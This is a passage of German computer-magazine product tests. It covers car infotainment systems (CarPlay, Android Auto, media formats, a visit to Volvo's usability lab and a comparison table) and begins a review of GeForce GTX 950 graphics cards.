Audi, BMW, Mercedes, Skoda und VW kamen noch mit anachronistisch wirkenden DVD-Laufwerken. Leider war dies oft der einfachste Weg, Videoinhalte abzuspielen. Auf der Festplatte gingen sie meist in der auf Audiomaterial ausgerichteten Bedienoberfläche unter. Die Formatunterstützung erinnert an Videospieler längst vergangener Tage: AVI-Dateien mit DivX oder Xvid und Videos in Windows Media Video (WMV) in PAL-Auflösung sind der gemeinsame Nenner aller Systeme. Auf dem Hochkant-Display des Volvo wurden manche Filme stark verzerrt wiedergegeben. MKV-Videos konnte nur der BMW abspielen, er kam mit allen Containerformaten und Codecs selbst in HD-Auflösung zu recht. Negativ fiel hingegen die Mercedes A-Klasse auf: Obwohl die Einheit DVD Dolby Digital und DTS wiedergeben konnte, wollte sie selbst ältere Xvid-Videos mit AC3 nicht abspielen. Abspielversuche von einigen MPEG-Videos führten reproduzierbar zu einem Totalabsturz des Systems.

Der Mitsubishi konnte keine Videos abspielen, doch wir fanden im Handschuhfach einen HDMI-Eingang. Daran lässt sich mit dem passenden Videokabel ein Handy anschließen. Eine andere Variante: Die USB-Anschlüsse lieferten im Test genug Strom zum

Betrieb eines Chromecast-Sticks. Legt man sich zusätzlichen einen mobilen Hotspot ins Handschuhfach, kann man per WLAN beliebige Inhalte per Google Cast von iOS- oder Android-Geräten einspielen.

Oberfläche

Ein zentraler Punkt beim Infotainment ist die Bedienung. Dabei haben sich zwei Konzepte durchgesetzt: Dreh/Drücksteller und Touchscreen. Zur Steller-Fraktion gehören Audi, BMW und Mercedes. Bei Audi und BMW erleichtern etliche um den Drehknopf herum angeordnete Funktionstasten die Bedienung. Auf dem Knopf befindet sich bei beiden eine Touch-Fläche, auf der man mit dem Finger Buchstaben und Zahlen malen kann. Das dauert zwar länger als die Eingabe an einem Touchscreen, lenkt aber weniger ab.

In der A-Klasse sitzt der recht kleine Dreh-/Drücksteller unbequem weit hinten auf der Mittelkonsole. Davor findet man nur zwei Tasten: „Zurück“ und „Favoriten“. Um etwa direkt zum Navi zu gelangen, muss man eine Taste am Radio drücken. Egal, für welche Entertainment-Ausrüstung man sich beim Mercedes entscheidet, das größere Media-Display für 180 Euro Aufpreis sollte dabei sein. Es stellt auch die CarPlay-Oberfläche besser dar.

75.000

Die Ergebnisse sprechen für sich

www.epson.de/rips



SEITEN DRUCKEN
OHNE UNTERBRECHUNG
MIT WORKFORCE PRO RIPS

Weitere Informationen finden Sie unter www.epson.de/inkjetsaving.



EPSON
EXCEED YOUR VISION

Bei den Usability-Testern

So stellt man sich Schweden vor: Als ich das tief verschneite Werksgelände der Volvo Car Cooperation in Torslunda erreiche, zeigt das Thermometer -6 Grad. Mein Ziel ist der Bereich „Human Machine Interfaces“ kurz HMI. Dort wird unter anderem das Infotainment-System so optimiert, dass seine Bedienung den Fahrer möglichst wenig ablenkt.

Bevor es ins HMI-Lab geht, spreche ich mit Thomas Müller. Der Ex-BMWler ist bei Volvo seit einigen Jahren für den Bereich Elektrik und Entwicklung tätig. „Bei einem guten Bedienkonzept geht es eigentlich immer darum, aus dem Alltag bekannte Nutzungsgewohnheiten ins Fahrzeug zu überführen.“, erklärt Müller. „Die Erfinder des iPhones haben die Smartphone-Welt revolutionieren können, weil sie analoge Bedienkonzepte wie das Blättern oder Wischen in die digitale Welt übertragen. Auch beim Interface-Design im Fahrzeug sind wir ständig dabei, die Bedienmöglichkeiten an die Nutzungsgewohnheiten der Kunden anzupassen.“

Bei der Neuentwicklung des Infotainment-Systems für den XC90 sei schnell klar gewesen, welches Konzept momentan dominiert: „Beim Vorlesen eines Kinderbuches erwarten die Jüngsten heute schon fast, dass sie Inhalte per Pinch-to-Zoom vergrößern können.“ Touch-Geräte seien allgegenwärtig. Ihre Bedienung erfordere für den heutigen User daher die geringste kognitive Last und lenke am wenigsten vom Verkehrsgeschehen ab.

Das Sensus des XC90 ist das einzige System im Test, bei dem die CarPlay-Oberfläche die normale Systemoberfläche nicht komplett überlagert, sondern in einem Fenster dargestellt wird. Ich will wissen, ob dies bei der Abnahme durch Apple für Probleme gesorgt hat. Ganz im Gegenteil, sagte Müller, Apple sei mit der Integration „super happy“.

Mit der Entwicklung des App-Angebotes unter CarPlay ist er weniger zufrieden: „Wir sehen dort nicht den Zuwachs, den wir uns gewünscht hätten.“ Zumindest unterstützen inzwischen fast alle Autohersteller bei ihren neuen Systemen CarPlay. Volvo fahre eine Doppelstrategie: „Ein Set von Basis-Apps wie Spotify, Tuneln oder Wetterinfos bieten wir als Hersteller direkt an, den Rest können die Kunden bei Bedarf über CarPlay oder Android Auto ins Fahrzeug holen.“

Laborbedingungen

Im HMI-Lab werden Bedienkonzepte auf dem virtuellen Fahrstand getestet. In der Raummitte steht eine offene Fahrgastzelle, in der alle Bedienelemente und Displays von den Ingenieuren frei positionierbar sind. Fünf Beamer projizieren die Außenwelt um das Fahr-



Im HMI-Lab lässt sich das Ablenkungspotenzial verschiedener Bedienkonzepte unter Laborbedingungen testen.



Die Testperson muss während der virtuellen Fahrt bestimmte Aufgaben erfüllen – etwa telefonieren oder Musik auswählen.

zeug auf eine gebogene Leinwand. Ein Cluster aus acht Rechner koordiniert die Simulation und die Überwachung der Testperson.

„In dieser virtuellen Umgebung können wir genau beobachten, wie unsere Testpersonen Standardaufgaben wie das Telefonieren, die Auswahl von Musik oder die Bedienung des Navigationsgerätes erledigen“, erklärt Robert Broström, der Leiter der Abteilung User Experience (UX) in Torslunda. Ein Eye-Tracking-System kontrolliert dabei genau, wie lange die Testfahrer durch diese Aufgaben abgelenkt sind. Seit neuestem werden auch biometrische Daten erfasst.

Ich nehme auf dem Fahrersitz Platz und drehe eine Runde in einer schwedischen Kleinstadt. Zunächst nimmt mich das Geschehen auf der virtuellen Straße nicht besonders in Anspruch – die Fahrzeugkabine wird nicht bewegt und die Detailtreue der virtuellen Welt ist für heutige Maßstäbe recht bescheiden.

„Durch eine Verschlechterung der Sichtbedingungen, plötzlich auftretende Verkehrsergebnisse oder Kinderlärm von der Rückbank können wir das Stresslevel deutlich erhöhen“, so Broström. Das mit dem Stress klappt ganz gut: Als sich die Lichtverhältnisse verschlechterten und auf der Landstraße auch noch ein Fahrradfahrer auftauchte, kann ich Broströms Ausführungen nicht mehr ganz folgen und stehe tatsächlich „unter Strom“.

Geringstes Ablenkungspotenzial

„Ziel der Entwicklung ist es, die Anordnung der Bedienelemente und die Darstellung auf den verschiedenen Displays so zu optimieren, dass der Fahrer möglichst wenig abgelenkt ist“, sagt Broström im Nachgespräch. „Dabei helfen uns A/B-Vergleiche im HMI-Labor, bei denen verschiedene Design-Konzepte gegeneinander antreten.“ Das Konzept mit dem geringsten Ablenkungspotenzial wird weiter verfolgt.

Der Testfahrerpool besteht aus rund 500 Personen – darunter Volvo-Mitarbeiter und externe Fahrer. Wenn es um allgemeine Tests zur Nutzerfreundlichkeit geht, werden zusätzliche Personen eingeladen, die das Spektrum verschiedener Märkte und Zielgruppen abbilden.

Die virtuelle Umgebung kann und soll Feldtests nicht ersetzen, so Broström. „Parallel zu den Tests im HMI-Labor laufen ständig auch Testfahrten in freier Wildbahn.“ Unter Laborbedingungen lassen sich verschiedene Design-Konzepte allerdings ungleich schneller evaluieren und die Ergebnisse können direkt in den Designprozess einfließen.

Volvo hat Sven Hansen ins HMI-Labor in Torslunda eingeladen.

Die Bedienung von CarPlay und Android Auto ist über die Dreh-/Drücksteller sehr ungewohnt: Man dreht den Knopf oder schiebt ihn zur Seite, um zwischen den Bedienelementen auf dem Display umherzuspringen. Hat man das Gewünschte erreicht, wählt man es durch Drücken auf den Knopf aus.

Das klappt mit CarPlay besser, da alle App-Icons in übersichtlichen 8er-Gruppen auf dem Display angeordnet sind. Bei Android Auto muss man hingegen erst in der Menüzeile unten zwischen den Funktionsbereichen Navigation, Medien und Nachrichten wechseln. Beide Systeme lassen sich auf einem Touch-Display schneller und besser bedienen. BMW hat das erkannt und rüstet seine neuen Systeme mit einem solchen Display aus, ohne auf den Steller zu verzichten.

Angefasst

Das Touch-Display des Modularen Infotainment Baukastens 2 (MIB2) von Volkswagen hat uns gut gefallen. Die Konzernsöhne Seat und Skoda verbauen MIB2-Varianten. Die Geräte erkennen, wenn sich die Hand nähert, und vergrößern dann die Buttons, damit man sie leichter trifft. Die Darstellung war etwas matt, aber immer gut ablesbar, wobei das Seat-Display durch seine geringe Größe etwas schlechter abschnitt.

Im sachlichen Ambiente des Mitsubishi Pajero fällt das Infotainment-System schon fast aus dem Rahmen. Nach dem Einschalten leuchtet einem das mattierte 7-Zoll-Touchdisplay kunterbunt entgegen. Ein wenig erinnert es an betagte No-Name-Tablets mit Android 2.3. Darüber thront ein monochromes Display in 8-Bit-Optik – Fahrzeuginformationen und Multimedia sind somit klar voneinander getrennt. Bei der Touch-Bedienung erlebt man eine positive Überraschung: Das System reagiert äußerst flott auf Eingaben.



Im Volvo belegt CarPlay nur einen Teil des Displays, sodass man auf andere Funktionen direkt zugreifen kann.

Das System im Opel Karl hat einen gut ablesbaren, eher kleinen 7-Zoll-Touchscreen, unter dem nur vier Tasten (Home, vorwärts, zurück und Telefon) sowie der Lautstärkeregler angebracht sind. Beim Team-Kollegen Insignia ist das Touch-Display größer. Es befindet sich allerdings weiter weg vom Fahrer und lässt sich daher nicht so bequem bedienen. Die Darstellung ist etwas grob und blass.

Mit seinem großen, hochkant ins Armaturenbrett integrierten Display übertrumpft der Volvo XC90 alle anderen Testkandidaten. Einziges Bedienelement ist der nach Vorbild des iPads am unteren Rand platzierte Home-Button. Die Zentralansicht ist übersichtlich gestaltet. In vier Streifen werden untereinander die Bereiche Navigation, Multimedia, Telefonie und Klang abgebildet. CarPlay ordnet sich als weiterer Bereich ein und belegt nicht wie bei allen anderen Systemen das gesamte Display. Man kann daher direkt auf andere Funktionen wie Radio oder die bordeigene Navigation zugreifen.

Durch Wischen nach links oder rechts erreicht man zwei weitere Bildschirmseiten. Auf einer Seite sind alle Assistenzfunktionen

gebündelt, auf der anderen die Quellen für Medienwiedergabe sowie die Volvo-eigenen Apps für Internet-Radio, ortsabhängige Informationen oder Wetterinfos. Die Icons lassen sich beliebig anordnen.

Ansprechend

Alle getesteten Systeme haben eine Spracherkennung. So spricht man während der Fahrt etwa ein Navigationsziel ein, ohne die Straße aus dem Blick zu verlieren. Viele Hersteller nutzen Software und Dienste des Spracherkennungs-Spezialisten Nuance, aber auch die anderen erreichen eine sehr hohe Erkennungsrate.

Am besten kamen wir mit der Spracheingabe und -Steuerung bei Audi, BMW und Mercedes zurecht. Beim Audi sollte man das System unbedingt trainieren, wofür man etliche Wörter nachsprechen muss. Datenschutzrechtlich bedenklich fanden wir beim BMW die Option, das Telefonbuch zur einmaligen Analyse in die Cloud zu laden. Das soll die Erkennung gesprochener Namen verbessern.

DIE ERGEBNISSE SPRECHEN FÜR SICH

Car-Infotainment-Systeme

Testfahrzeug	Audi A4	BMW 750i	Mercedes A250 Sport 4matic	Mitsubishi Pajero	Opel Karl	Opel Insignia	Seat Ibiza Connect
Infotainmentsystem	MMI Navigation plus	ConnectedDrive	Comand Online	Diamant Edition	R 4.0 IntelliLink	Navi 900 IntelliLink	Media System Plus / Full-Link
CarPlay / Android Auto / MirrorLink	✓ / ✓ / -	- ⁴ / - ⁴ / -	✓ / - / -	✓ / ✓ / -	✓ / ✓ / -	✓ / - / -	✓ / ✓ / ✓
Displays	8,3 Zoll	10,25 Zoll	8 Zoll	7 Zoll	7 Zoll	8 Zoll	6,5 Zoll
Fahrerinstrumenten display	12,3 Zoll	12,3 Zoll	4 Zoll	-	3,5 Zoll	8 Zoll	3,5 Zoll
USB-Host	✓	✓ (2x)	✓ (2x)	✓ (2x)	✓	✓	✓
Anschlüsse							
SD-Einschübe	✓ (2x)	-	✓	-	-	-	✓ (2x)
SD mit 128 / 200 GByte	✓ / ✓	- / -	✓ / ✓	- / -	-	-	✓ / ✓
Aux-Eingang 3,5 mm	✓	-	-	-	✓	✓	✓
USB-Stick FAT32 / NTFS	✓ / ✓	✓ / ✓	✓ / ✓	✓ / -	✓ / ✓	✓ / ✓	✓ / ✓
USB-HDD FAT32 / NTFS	✓ / ✓	✓ / ✓	✓ / ✓	✓ / -	✓ / ✓	✓ / ✓	✓ / ✓
Zeit für Indexierung 16-GByte-Stick	107 s (Index ohne Cover nach 38 s)	40 s	69 s (separat anzustößende Indizierung)	-	55 s ¹	53 s	40 s
Notruffunktion	✓	✓	✓	-	-	✓	-
Internet							
im Auto integriertes Modem	✓	✓	-	-	-	✓	-
Außenantenne (rSAP/induktiv)	✓ / ✓	✓ / -	✓ / -	- / -	- / -	- / -	- / -
WLAN-Hotspot/-Client	✓ / ✓	✓ / -	- / ✓	- / -	- / -	✓ / -	- / -
freier Browser	-	✓	✓	-	-	-	-
Fernsteuer-App	✓	✓	✓	-	-	✓	-
App-Shop	-	✓	-	-	-	-	-
integrierte Apps	✓	✓	✓	-	-	-	-
Parkplatz, Tanken, Wetter	✓ / ✓ / ✓	✓ / ✓ / ✓	- / - / ✓	- / - / -	- / - / -	- / - / -	- / - / -
E-Mail, Facebook, Twitter	✓ / - / ✓	✓ / - / -	✓ / - / -	- / - / -	- / - / -	- / - / -	- / - / -
Musik-Stream., Internetradio, Podcasts	- / - / -	✓ / ✓ / ✓	✓ / ✓ / -	- / - / -	- / - / -	- / - / -	- / - / -
Multimedia							
interne Festplatte (Medien)	✓ (10 GByte, max. 3000 Dateien)	✓ (20 GByte)	-	-	-	-	-
CD-Wiedergabe / rippen	✓ / -	✓ / ✓	✓ / -	- / -	- / -	- / -	✓ / -
DVD-Wiedergabe	✓	✓	✓	-	-	-	-
externe USB-Festplatte	✓	✓	✓	-	✓	✓	✓
Audio-Formate	MP3, AAC, WAV, Ogg Vorbis, WMA, WMA lossless, Apple Lossless, MP2, M4A, FLAC	MP3, AAC, WAV, Ogg Vorbis, WMA, WMA lossless, Apple Lossless, MP2, M4A, FLAC	MP3, AAC, WMA, WAV	MP3, AAC, WMA, WAV, Ogg Vorbis, FLAC, WMA lossless,	MP3, AAC, WAV, Ogg Vorbis, WMA, WMA lossless	MP3, AAC, WAV, AIFF, Ogg Vorbis, WMA, WMA lossless	MP3, AAC, WAV, Ogg Vorbis, WMA, M4A, FLAC
HiRes-Audio	WAV, FLAC bis 24/192 kHz, FLAC surround	WAV, FLAC bis 24/96 kHz, FLAC surround, DXD	-	-	WAV, FLAC bis 24/192 kHz	WAV, FLAC bis 24/192 kHz	FLAC bis 192 kHz
Abspiellisten	asx, m3u, pls, wpl	asx, m3u, pls, wpl	m3u, pls, wpl	-	asx, m3u, pls, wpl	asx, m3u, pls, wpl	asx, m3u, pls, wpl
Wiedergabelücke MP3, AAC, FLAC	0,1 s / 0,1 / 0,1	0,1 s / 0,1 s / 0 s	0,5 s / 0,5 s / -	0,1 s / 0,1 s / 0,1 s	1 s, 1 s, -	0,5 s, 0,5 s, -	0,1 s, 0,1 s, 0,1 s
Video-Formate	Dvix, Xvid, WMV, MPG, MP4, TS	Dvix, Xvid, WMV, MPG, MP4, MOV, MKV	AVI (DivX, Xvid), MP4, WMV	-	MPEG-4 (.mp4) ²	AVI (Xvid), MP4, WMV, MPG	-
Tonspuren	MP3, AAC, AC3, WMA	MP3, AAC, AC3, WMA, DTS	MP3, AAC, WMA	-	AAC	MP3, AAC (kein AC3)	-
Tuner (UKW, DAB+)	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Favoriten Tuner-übergreifend	✓	✓	✓	-	✓	✓	-
Navigation							
Online-Verkehrsinfo	✓	✓	✓	-	-	✓	-
Zieleingabe Sprache / Handy-Addressbuch	✓ / ✓	✓ / ✓	✓ / ✓	- / -	- / -	✓ / ✓	✓ / ✓
POL-Liste / Online-Suche	✓ / ✓	✓ / ✓	✓ / ✓	- / -	- / -	✓ / ✓	✓ / ✓
Routen von Google / PC	✓ / ✓	✓ / ✓	- / -	- / -	- / -	- / -	- / -
Fahrspurhilfe / Illustration	✓ / ✓	✓ / ✓	✓ / ✓	- / -	- / -	✓ / ✓	✓ / -
Landmarken / Satellit / Streetview	- / ✓ / ✓	- / ✓ / ✓	- / - / -	- / - / -	- / - / -	✓ / - / -	- / - / -
Bewertung							
Bedienung	⊕	⊕	○	○	⊕	○	⊕
Navigation	⊕⊕	⊕⊕	⊕	-	-	○	⊕
Multimedia	⊕⊕	⊕⊕	⊖	○	○	⊕	○
Internet	⊕⊕	⊕⊕	⊕	⊖	⊖	⊕	⊖
Preis (Infotainment) ³	4345 €	1750 €	5016 €	serienmäßig	850 €	2035 €	600 €

¹ Resume setzt deutlich früher ein² laut Datenblatt SD-Videos (DivX, Xvid, WMV, MPEG-2)³ wie im Testfahrzeug konfiguriert, ohne Phonebox, ohne erweitertes Sound-Paket und Rear-Entertainment⁴ eigene iOS-Schnittstelle, CarPlay geplant

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend

⊖ schlecht

⊖⊖ sehr schlecht

✓ vorhanden

- nicht vorhanden

k. A. keine Angabe

Skoda Superb	VW Touran	Volvo XC90 Momentum
Columbus	Discover Pro	Sensus
✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / - / -
8 Zoll	8 Zoll	9,3 Zoll
5 Zoll	5 Zoll	12,3 Zoll
✓	✓	✓ (1)
✓ (2x)	✓ (2x)	-
✓ / ✓	✓ / ✓	- / -
✓	✓	✓
✓ / ✓	✓ / ✓	✓ / ✓
✓ / ✓	✓ / ✓	✓ / ✓
90 s	110 s	10 s
-	-	✓
-	-	✓
✓ / ✓	✓ / -	✓ / -
✓ / -	✓ / -	✓ / -
-	-	-
-	-	✓ (Standort, Licht, Schließen, Hupe, Klima)
-	-	✓
-	-	✓
- / - / -	✓ / ✓ / ✓	✓ / - / ✓
- / - / -	- / - / -	- / - / -
- / - / -	- / - / -	✓ / ✓ / -
✓ (11,4 GByte, max. 3000 Dateien)	✓ (11,4 GByte, max. 3000 Dateien)	-
✓ / -	✓ / -	✓ / -
✓	✓	-
✓	✓	-
MP3, AAC, WAV, Ogg Vorbis, WMA, WMA lossless, Apple Lossless, MP2, M4A, FLAC	MP3, AAC, WAV, Ogg Vorbis, WMA, WMA lossless, Apple Lossless, MP2, M4A, FLAC	MP3, AAC, WAV, WMA, MP2, M4A, FLAC
WAV, FLAC bis 192 kHz	WAV, FLAC bis 192 kHz	FLAC bis 24/192 kHz
asx, m3u, pls, wpl	asx, m3u, pls, wpl	-
1s, 1s, 1s	1s, 1s, 1s	0,1s / 0,1s / 0,1s
Dvix, Xvid, WMV, MPG, MP4, TS	Dvix, Xvid, WMV, MPG	Dvix, Xvid, WMV, MP4
MP3, AAC, AC3	MP3, AAC, AC3	MP3, AAC, AC3, WMA
✓ / ✓	✓ / ✓	✓ / ✓
-	-	✓
✓	✓	✓
✓ / ✓	✓ / ✓	✓
✓ / -	✓ / ✓	✓ / ✓
- / -	- / -	- / -
✓ / ✓	✓ / ✓	✓ / ✓
- / - / -	- / - / -	- / - / -
⊕	⊕	⊕⊕
⊕	⊕	⊕
⊕	⊕	⊕
○	⊕	⊕⊕
2970 €	3266 €	2980 €

Ist ein Handy per CarPlay oder Android Auto gekoppelt, lässt sich dessen Spracherkennung durch langes Drücken der Sprechtaste am Lenkrad oder über einen Button auf dem Display aktivieren. Dabei wird das Mikrofon im Auto genutzt. Die Spracherkennung funktionierte bei beiden Systemen recht gut, solange die Handys eine Internet-Verbindung hatten. Brach diese ab, quittierte Android dies mit einem Fehlerton. Bei CarPlay blieb Siri einfach stumm.

Anschluss

Mit den aktuellen Systemen funktionieren CarPlay oder Android nur, wenn das Handy per USB mit dem Auto verbunden ist. Leider hat zum Beispiel der Volvo nur einen USB-Anschluss. Ist dieser belegt, kann man keinen Stick mit Musik anschließen. Volvo begründete dies auf Nachfrage damit, dass man Probleme beim Anschluss eines zweiten Handys vermeiden wollte. Mitsubishi hat dafür eine einfache Lösung: Wer zuerst kommt, mahlt zuerst. Das zweite Handy wird nur geladen und als Speicher genutzt.

Der große Vorteil von CarPlay und Android Auto ist die mobile Datenverbindung, die das Smartphone herstellt und die seine Apps nutzen können. Allerdings liegt das Handy dabei im Auto, wo der Empfang nicht optimal ist. Der Audi und der Skoda hatten eine Ablagematte, über die das Handy induktiv mit der Außenantenne verbunden wurde – eine prima Lösung. Beim Audi wurden Qi-kompatible Geräte dabei sogar kabellos geladen, ebenso beim BMW.

Opel Karl und der Mitsubishi gehen nur per CarPlay oder Android Auto online. Der BMW und der Opel Insignia waren ab Werk bereits mit einem Mobilfunkvertrag ausgerüstet und dauerhaft online. Auch Audi, Mercedes und Volvo hatten ein Mobilfunkmodem, das aber nicht vom Infotainment genutzt wurde.

Das ConnectedDrive-System von BMW überträgt kleinere Datenmengen wie die Online-Verkehrsinformationen über das integrierte LTE-Modem. Um ohne Handy per Deezer oder Napster online Musik zu hören, muss man das kostenpflichtige Online-Entertainmentpaket buchen. Noch teurer wird es, wenn man den WLAN-Hotspot nutzt: Dafür muss man einen kostenpflichtigen Hotspot-Vertrag mit Vodafone abschließen.

Heißer Punkt

Opel verwendet das für sein Notrufsystem eingebaute Modem, um den Kunden mit OnStar ein Online-Angebot zu machen, bei dem sich das Fahrzeug als WLAN-Hotspot nutzen lässt. Dafür fallen nach einem Gratis-Jahr Gebühren an, deren Höhe der Hersteller bisher nicht einmal benennen möchte.

Audi und Mercedes nutzen andersherum ein Handy von Mitfahrern zum Internet-Zugang. Das WLAN-Tethering ist zwar zuverlässig und schnell, aber man muss es am Handy immer aktiv lassen oder vor jeder Fahrt einschalten. Beim Mercedes kann das Telefon

dabei nicht die Außenantenne nutzen. Eine Alternative zum Tethering ist rSAP (Remote SIM Access Profile). Dabei verbindet sich das Handy per Bluetooth mit einem im Auto eingebauten Modem und gewährt ihm Zugriff auf seine SIM-Karte. Das Handy wird dann vom Mobilfunknetz abgemeldet und das Auto-Modem geht mit seinem Zugang online. Das ist optimal: Alle Telefone und SMS landen im Auto und die Datenverbindung über die Außenantenne ist stabil. Großer Nachteil: Viele Handys, darunter das iPhone, können kein rSAP. Die Infotainment-Systeme von Audi, BMW, Seat, Skoda, VW und Volvo beherrschen diese Technik, bei Mercedes kostet sie fast 1000 Euro extra.

Und es gibt noch eine weitere Möglichkeit, ein Auto online zu bringen: Im Audi, Skoda, VW und Volvo hat das eingebaute Mobilfunkmodem einen Slot für eine SIM-Karte. Hier kann man eine günstige Prepaid-Datenkarte einlegen. Oder eine Zweitkarte zum Vertrag, bei der sich konfigurieren lässt, wann eingehende Anrufe und SMS an das Handy oder an das Modem im Auto weitergeleitet werden sollen.

Der Seat hat zwar kein Modem eingebaut, dem getesteten Sondermodell „Connect“ liegt jedoch ein Smartphone bei. In dieses Samsung A3 muss man dann nur noch eine SIM-Karte einlegen.

Fazit

Android Auto, CarPlay und auch MirrorLink können mit den Top-Systemen von Audi, BMW und Volvo nicht ganz mithalten. Die bieten oft noch mehr Apps, etwa um RSS-Feeds zu lesen. Dennoch taugen die gekoppelten Handys als Ergänzung für ein einfaches und preiswertes Car-Infotainment um alle im Auto benötigten Funktionen. Solange eine stabile Internet-Verbindung besteht, arbeitet die Spracherkennung von Apple und von Google so gut wie die besten Systeme der Auto-Hersteller.

Doch leider lassen einem nur wenige Hersteller wie Mercedes, Mitsubishi und Opel überhaupt die Wahl – und auch die nicht bei allen Modellen. Denn meist sind CarPlay und Android Auto nur als Zubehör zum teuren Infotainment-System zu bekommen.

Auf dieses Zubehör sollte man nicht verzichten. Es stellt eine stabile Verbindung zum Internet sicher, die sich durch Tausch des Handys an neue Mobilfunkstandards anpassen lässt – anders als fest verbaute Systeme. Und spätestens, wenn ein Karten-Update fürs Einbau-Navi so viel kosten soll wie ein Handy, wird man bereitwillig auf aktuelle Apple-Karten oder Google Maps umsteigen.

Die Billiglösung mit Halterung, Bluetooth-Freisprecheinrichtung und Ladestecker ist kein vollwertiger Ersatz für CarPlay und Android Auto. Denn die direkte Bedienung von normalen Apps auf dem Handy oder Tablet lenkt beim Fahren zu sehr ab. (ad@ct.de)

ct App-Übersichten und Videos zum Test: ct.de/ynbs



Martin Fischer

Allesköninger

GeForce GTX 950: Vier leise Multimedia-Grafikkarten im Test

Die günstige GeForce GTX 950 spielt die neuesten Filmformate ab, unterstützt 4K via HDMI 2.0 und bietet genügend Leistung fürs Zocken in Full HD.

Teuer ist nicht unbedingt besser: Das beweist die GeForce GTX 950, die technisch fortschrittlicher ist als sündhaft teure High-End-Grafikkarten. Derzeit gibt es fast 30 verschiedene Modelle, von denen wir vier flüssigste Varianten ins Labor geholt haben. Die EVGA GeForce GTX 950 FTW (190 Euro) und die Gigabyte GV-N950XTREME-2GD (180 Euro) sind besonders schnell, die KFA2 GeForce GTX 950 Black OC Sniper ist günstig (160 Euro) und die MSI GTX 950 2GD5 OC

(160 Euro) passt in kompakte Gehäuse. AMD offeriert in dieser Preisklasse leider keine Grafikkarten, die HEVC-Filme beschleunigen, Direct3D 12.1 unterstützen und 4K-Fernseher über HDMI 2.0 ansteuern.

Technik und Performance

Herzstück jeder GeForce GTX 950 ist der GM206-Grafikchip. Er unterstützt alle Funktionen seines großen Bruders (GTX 960, ab

200 Euro), enthält aber nur 768 statt 1024 Shader-Rechenkerne. Die Grafikchips unserer vier Testkandidaten laufen dafür viel schneller, als Nvidias konservative Referenzspezifikation vorsieht (1024 MHz). Die höhere Leistung nimmt man gerade in anspruchsvollen Spielen wie GTA V gern mit. An eine echte GeForce GTX 960 kommen aber selbst die stark übertakteten Varianten von EVGA und Gigabyte nicht heran. Dennoch gilt: Was mit der GeForce GTX 950 ruckelt, würde auch mit einer GeForce GTX 960 nicht flüssig laufen.

Freilich muss man bei besonders anspruchsvollen Spielen Detailgrad und Texturauflösung herunterschrauben oder die Kantenglättung auf FXAA statt MSAA setzen – auch aufgrund des nur 2 GByte großen Videospeichers. Varianten mit 4 GByte, wie es sie von der GTX 960 gibt, bietet kein Hersteller an.

In Full HD laufen Assassin's Creed Unity, Dragon Age Inquisition und GTA V ruckelfrei in hoher Detailstufe. Der Grusel-Schocker Alien Isolation lässt sich bei 80 fps auf 120-Hz-Displays präzise steuern. Wer auf einem Display mit 2560 × 1440 Bildpunkten spielen möchte, muss die Bildqualität bei vielen Spielen auf „mittel“ verringern. Grafisch imposante Titel verlieren dann ihren Reiz – und damit Spielspaß. Einfache Strategie- und Simulationsspiele wie Civilization, Die Sims und Co. laufen auch in maximaler Qualität ruckelfrei.

Im Vergleich mit einer GeForce GTX 950 ist eine GeForce GTX 960 mindestens 10 Prozent schneller, AMDs Radeon R9 380 (ab 180 Euro) rund 20 Prozent. Um gut 15 Prozent absetzen kann sich die GTX 950 dagegen von der Radeon R7 370 (ab 130 Euro) und um satte 50 Prozent von der GeForce GTX 750 Ti (ab 110 Euro).

Die GeForce GTX 950 taugt aber nicht nur zum Spielen, sondern dank ihrer modernen Video-Engine auch zur Wiedergabe von 4K-Filmen. Sogar Rechner mit schwachen Hauptprozessoren spielen anspruchsvolle H.265/HEVC- und VP9-Videos mit einer GeForce GTX 950 ruckelfrei ab, die sich etwa auf YouTube, in Tauschbörsen, auf Streaming-Seiten oder künftig auf UHD-Blu-rays finden. Damit die HEVC-Beschleunigung greift, braucht man entweder Windows 10 oder eine Wiedergabesoftware mit integrierten Codecs, beispielsweise PowerDVD 15.

Dank DisplayPort 1.2 und HDMI 2.0 lassen sich sogar 4K-Displays und UHD-Fernseher mit 60 Hz ansteuern. Unsere Testexemplare befeuern bis zu vier Displays gleichzeitig, die der Treiber auf Wunsch zusammenfasst (Nvidia Surround). So lassen sich Anwendungen leichter auf alle Bildschirme maximieren. Zum Mehrschirm-Gaming reicht die Leistung der GTX-950-GPU nicht aus.

EVGA GeForce GTX 950 FTW

Mehr Turbo hat keine: Der Grafikchip dieses GTX-950-Modells läuft beim Spielen mit bis zu 1455 MHz – also satte 22 Prozent über der Nvidia-Spezifikation. Unter Dauerlast dros-



Genug Leistung fürs Full-HD-Gaming: GTA V läuft mit einer GeForce GTX 950 in hoher Detailstufe ruckelfrei.

selt die GPU ihren Turbo-Takt auf 1329 MHz. Das verhindert ein Überhitzen und hält die Leistungsaufnahme in Grenzen. Nachstellen lässt sich das etwa mit dem kostenlosen Last-Tool Furmark. Ist es aktiv, schluckt die GTX 950 nach ein paar Minuten 118 Watt – so viel wie kein anderes Testexemplar. Die beiden 9-cm-Lüfter halten die Temperatur bei unter 70 °C und sind in leiser Umgebung auch aus einem geschlossenen Gehäuse hörbar (0,9 Sone), stören aber nicht sonderlich.

Beim Surfen, Schreiben oder Musikhören drehen die Lüfter permanent, dafür langsam (550 U/min) und leise. Man muss das Ohr schon an die Grafikkarte halten, um sie zu hören. Die Steuerung der beiden Lüfter ist gut ausbalanciert, sie könnten unter Last aber langsamer drehen. Mit 8 Watt im Leerlauf schafft die EVGA GeForce GTX 950 FTW den Spagat aus sparsamer Office-Karte und leisem Spielebeschleuniger.

Prinzipiell eignet sich die Grafikkarte für kompakte Gaming-Rechner fürs Wohnzimmer – wäre sie nur nicht so lang! Selbst Besitzer von Midi-Tower-Gehäusen sollten vor dem Kauf nachmessen, ob die 26-cm-Karte nicht möglicherweise mit einem Festplattenkäfig kollidiert.

Gigabyte GV-N950XTREME-2GD

Verkehrte Welt: Das Gigabyte-Modell erreicht einen geringeren Turbo-Takt als das von EVGA und liefert dennoch die höchste 3D-Performance im Testfeld. Das liegt am Videospeicher, der mit 3500 statt 3306 MHz läuft. Der Performance-Vorsprung ist für Benchmarker wichtig, die das letzte Quentchen aus der Grafikkarte herausquetschen. Im 3DMark Firestrike erreicht sie mit 6262 Punkten den höchsten Wert im Testfeld. Beim Spielen ist der Performance-Vorsprung gegenüber der zweitplatzierten EVGA nicht spürbar.
